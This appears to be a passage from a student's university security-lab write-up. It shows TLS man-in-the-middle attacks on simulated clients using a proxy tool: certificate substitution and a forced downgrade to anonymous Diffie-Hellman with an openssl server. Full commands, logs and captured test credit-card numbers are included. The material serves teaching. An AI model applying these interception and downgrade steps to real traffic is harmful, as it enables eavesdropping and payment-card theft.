AAGjezB5MAKGA1UDewQCMMAwLAYJYIZIAyB4QgENBB8WHU9wZw5T0U0wgR2VuzXjh  
kwVHsKIElnlcnRpmz1jYXR1mB0G41udDgQWBQBuq4JqgqggJyZG33kP0jBHJSzuaf  
BgvNHSMEDGAWBqB9Nvwp27Vmyle3+gn3QaGehn63jAnBgkqhkiG9w0BAQFAAC  
AQEEAdoJsIeRpDhheL2t0CAKzaekyesLAG29krFwHW6g0MYx6vHz6f7ne9e9twnY  
mje2Q0Qdm2u1sG1GJjdSH/Y5dpzpFx9ncnzW7UZE/jwYneqw211c3L3FDXZ9Gh4  
KwSsfny2NM+OZRCFhEbJ3HeLEKEEq/JDwYneQfvkREGifLLXSrCwtK0WmazNy0v8
```

our certificate

copied from

mysite.com.crt

now we can start twistedcrt and try our .crt and .key lets see :

```
twistededeve -c certs/sbox.di.uoa.gr.crt -k private/sbox.di.uoa.gr.key -a localhost:10048 -t localhost:443 -b localhost:41866
```

our man in the middle listen at port 41866

we login and realise that Mr.Orange has been hacked

```

stamp=1402231087'
2014-06-08 15:38:38+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0x86a174c>
2014-06-08 15:38:43+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.client2server.Client2ServerProxyFactory instance at 0x86a178c>
2014-06-08 15:38:43+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0x86a178c>
2014-06-08 15:38:48+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0x86ad48c>
2014-06-08 15:38:50+0300 [Client2ServerProxy,3,127.0.0.1]      'POST / HTTP/1.1'
2014-06-08 15:38:50+0300 [Client2ServerProxy,3,127.0.0.1]      'Host: 127.0.0.1:41866'
2014-06-08 15:38:50+0300 [Client2ServerProxy,3,127.0.0.1]      'Accept-Encoding: identity'
2014-06-08 15:38:50+0300 [Client2ServerProxy,3,127.0.0.1] key -out'Content-Length: 40' -out'cc=4716666995541278&timestamp=1402231087'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'H'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'HTTP/1.0 200 OK'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'S'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'erver: BaseHTTP/0.3 Python/2.7.3'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'D'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'ate: Sun, 08 Jun 2014 12:38:50 GMT'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'C'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'ontent-type: text/plain'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'C'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'ontent-Length: 10'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      '\r'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      '\n'
2014-06-08 15:38:50+0300 [Server2ClientProxy,client]      'c=4716666995541278&time
stamp=1402231087'
2014-06-08 15:38:54+0300 [twistedeve.client2server.Client2ServerProxyFactory] Stopping factory <twistedeve.client2server.Client2ServerProxyFactory instance at 0x86ad48c>
^C2014-06-08 15:38:54+0300 [ ] Received SIGINT, shutting down.
2014-06-08 15:38:54+0300 [twistedeve.client2server.Client2ServerProxyFactory] (TCP Port 41866 Closed)
2014-06-08 15:38:54+0300 [twistedeve.client2server.Client2ServerProxyFactory] Stopping factory <twistedeve.client2server.Client2ServerProxyFactory instance at 0xb7bfeac>
2014-06-08 15:38:54+0300 [twistedeve.attackshell.AttackShellFactory] (TCP Port 10048 Closed)
2014-06-08 15:38:54+0300 [twistedeve.attackshell.AttackShellFactory] Stopping factory <twistedeve.attackshell.AttackShellFactory instance at 0x86a19ac>
2014-06-08 15:38:54+0300 [ -] Main loop terminated.
Chains
```

credit card

successful attack!

So our credit card number & timestamp is :

'c=4716666995541278×tamp=1402231087'

For Mr.Pink now. Lets try to use twistedeve with a filter and without using certificate:

```
twistedeve -c -f /var/project2/filters/tlsinfo.py -a localhost:10048 -t
localhost:443 -b localhost:41866
```

so we can see what client and server protocols etc supports.

We can see that client 5 Mr.Pink uses TLS_DH_anon_WITH_AES.. so here is the problem we can create an openssl custom server that will listen in a port "4444" then we will redirect with twistedeve our users to that port and with our openssl server would be set with no certificate is used option. This restricts the cipher suites available to the anonymous ones (currently just anonymous DH).

```

std10048@sbox:~$ twistedeve -f /var/project2/filters/tlsinfo.py -a localhost:10048 -t localhost:443 -b localhost:44745
2014-06-09 03:21:24+0300 [-] Log opened.
2014-06-09 03:21:24+0300 [-] Client2ServerProxyFactory starting on 44745
2014-06-09 03:21:24+0300 [-] Starting factory <twistedeve.client2server.Client2ServerProxyFactory instance at 0xb77bf8c>
2014-06-09 03:21:24+0300 [-] AttackShellFactory starting on 10048
2014-06-09 03:21:24+0300 [-] Starting factory <twistedeve.attackshell.AttackShellFactory instance at 0xb73ce98c>
2014-06-09 03:21:46+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d2ccc>
2014-06-09 03:21:46+0300 [Client2ServerProxy,0,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:21:46+0300 [Client2ServerProxy,0,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:21:46+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:21:46+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:21:46+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d2ccc>
2014-06-09 03:21:51+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5c8c>
2014-06-09 03:21:51+0300 [Client2ServerProxy,1,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:21:51+0300 [Client2ServerProxy,1,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:21:51+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:21:51+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:21:51+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5c8c>
2014-06-09 03:21:56+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5dec>
2014-06-09 03:21:56+0300 [Client2ServerProxy,2,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:21:56+0300 [Client2ServerProxy,2,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:21:56+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:21:56+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:21:56+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5dec>
2014-06-09 03:22:01+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5f0c>
2014-06-09 03:22:01+0300 [Client2ServerProxy,3,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:22:01+0300 [Client2ServerProxy,3,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:22:01+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:22:01+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:22:02+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73d5f0c>
2014-06-09 03:22:07+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da04c>
2014-06-09 03:22:07+0300 [Client2ServerProxy,4,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:22:07+0300 [Client2ServerProxy,4,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA', 'TLS_DH_anon_WITH_AES_256_CBC_SHA']
2014-06-09 03:22:07+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:22:07+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:22:07+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da04c>
2014-06-09 03:22:13+0300 [twistedeve.client2server.Client2ServerProxyFactory] Starting factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da16c>
2014-06-09 03:22:13+0300 [Client2ServerProxy,5,127.0.0.1] Client supports TLS version: (3, 2)
2014-06-09 03:22:13+0300 [Client2ServerProxy,5,127.0.0.1] Client supports ciphersuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA', 'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:22:13+0300 [Server2ClientProxy,client] Server selected TLS version: (3, 1)
2014-06-09 03:22:13+0300 [Server2ClientProxy,client] Server selected ciphersuite: TLS_RSA_WITH_AES_256_CBC_SHA
2014-06-09 03:22:13+0300 [Server2ClientProxy,client] Stopping factory <twistedeve.server2client.Server2ClientProxyFactory instance at 0xb73da16c>

```

Here we can see that we use that DH_anon!

So now lets create our openssl server :

```

openssl s_server -accept 44444 -nocert -cipher DH
(cipher suites using DH including anonymous DH)

```

```

std10048@sbox:/var/project2/filters$ openssl s_server -accept 44444 -nocert -cipher DH
Using default temp DH parameters
Using default temp ECDH parameters
ACCEPT

```

so now we can run twistedeve like that :

```

twistedeve -c -a localhost:10048 -t localhost:44444 -b localhost:43566 (clients port)

```

```

std10048@sbox:-$ twistedeve -f /var/project2/filters/tlsinfo.py -a localhost:10048 -t localhost:44444 -b localhost:43566

```

so lets run our clients at port(43566) with our server and twistedeve opened(we need three terminals)

so ALL clients will fail except Mr.Pink so we will be able to steal his credit card!

```

std10048@sbox: ~
version: (3, 2)
2014-06-09 03:41:54+0300 [Client2ServerProxy,2,127.0.0.1] Client supports cipher
rsuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA',
'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:41:54+0300 [Server2ClientProxy,client] Error forwarding filtered
data to client: None
2014-06-09 03:41:54+0300 [Server2ClientProxy,client] Stopping factory <twistedede
ve.server2client.Server2ClientProxyFactory instance at 0xb73d5dec>
2014-06-09 03:41:59+0300 [twistededeve.client2server.Client2ServerProxyFactory] S
tarting factory <twistededeve.server2client.Server2ClientProxyFactory instance at
0xb73d5f0c>
2014-06-09 03:41:59+0300 [Client2ServerProxy,3,127.0.0.1] Client supports TLS v
ersion: (3, 2)
2014-06-09 03:41:59+0300 [Client2ServerProxy,3,127.0.0.1] Client supports cipher
rsuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA',
'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:41:59+0300 [Server2ClientProxy,client] Error forwarding filtered
data to client: None
2014-06-09 03:41:59+0300 [Server2ClientProxy,client] Stopping factory <twistedede
ve.server2client.Server2ClientProxyFactory instance at 0xb73d5f0c>
2014-06-09 03:42:04+0300 [twistededeve.client2server.Client2ServerProxyFactory] S
tarting factory <twistededeve.server2client.Server2ClientProxyFactory instance at
0xb73da04c>
2014-06-09 03:42:04+0300 [Client2ServerProxy,4,127.0.0.1] Client supports TLS v
ersion: (3, 2)
2014-06-09 03:42:04+0300 [Client2ServerProxy,4,127.0.0.1] Client supports cipher
rsuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA',
'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:42:04+0300 [Server2ClientProxy,client] Server selected TLS versio
n: (3, 2)
2014-06-09 03:42:04+0300 [Server2ClientProxy,client] Server selected ciphersuit
e: 'TLS_DH_anon_WITH_AES_256_CBC_SHA'
2014-06-09 03:42:44+0300 [Server2ClientProxy,client] Stopping factory <twistedede
ve.server2client.Server2ClientProxyFactory instance at 0xb73da04c>
2014-06-09 03:42:49+0300 [twistededeve.client2server.Client2ServerProxyFactory] S
tarting factory <twistededeve.server2client.Server2ClientProxyFactory instance at
0xb73da30c>
2014-06-09 03:42:49+0300 [Client2ServerProxy,5,127.0.0.1] Client supports cipher
rsuites: [255, 'TLS_RSA_WITH_AES_256_CBC_SHA', 'TLS_RSA_WITH_AES_128_CBC_SHA',
'TLS_RSA_WITH_RC4_128_SHA']
2014-06-09 03:42:49+0300 [Server2ClientProxy,client] Error forwarding filtered
data to client: None
2014-06-09 03:42:49+0300 [Server2ClientProxy,client] Stopping factory <twistedede
ve.server2client.Server2ClientProxyFactory instance at 0xb73da30c>

```

-----Project 2-----

```

std10048@sbox: /var/project2/filters
3083057304:error:1408A0C1:SSL routines:SSL3_GET_CLIENT_HELLO:no shared cipher:s3_s
rvr.c:1356:
shutting down SSL
CONNECTION CLOSED
ACCEPT
ERROR
rvr.c:1356:
shutting down SSL
CONNECTION CLOSED
ACCEPT
-----BEGIN SSL SESSION PARAMETERS-----
MHUCAQEAGMCBAIAoQgRo+n3OoyfePwKfyYOISp5mr9bLwvCkuV22SbmoVGc3UwE
ME5rxJtw6Rrdtsjjr3Bl2tScIbmi8Fuv3BTx802z7iimkIwESmhp40MmQdLbtb
w6EGAgRTlQcogQCAGEspAYEBAEAAA=
-----END SSL SESSION PARAMETERS-----
Shared ciphers: AES256-SHA: AES128-SHA: RC4-SHA: ADH-AES256-SHA
CIPHER is ADH-AES256-SHA
Secure Renegotiation IS supported
POST / HTTP/1.1
Host: 127.0.0.1:43566
Accept-Encoding: identity
Content-Length: 40
cc=4486750853453368&timestamp=1402274478ERROR
shutting down SSL
CONNECTION CLOSED
ACCEPT

```

-----Project 2-----

```

std10048@sbox: ~ hel
Mr. Blonde - client
led
hello
Mr. Blue - client f
d
hello
Mr. Brown - client f
ed
hello
Mr. Orange - client
led
hello
Mr. Pink - request s
^AC
Mr. Pink - client failed
hello
Mr. White - client f
ed

```

Mr.Pink request sent

everything else failed!

Credit card and timestamp

So Mr.Pinks Credit Card & Timestamp is :

4486750853453368×tamp=1402274478

Mr.White has a complete TLS protection so he needs a more powerful hacker to be hacked!!!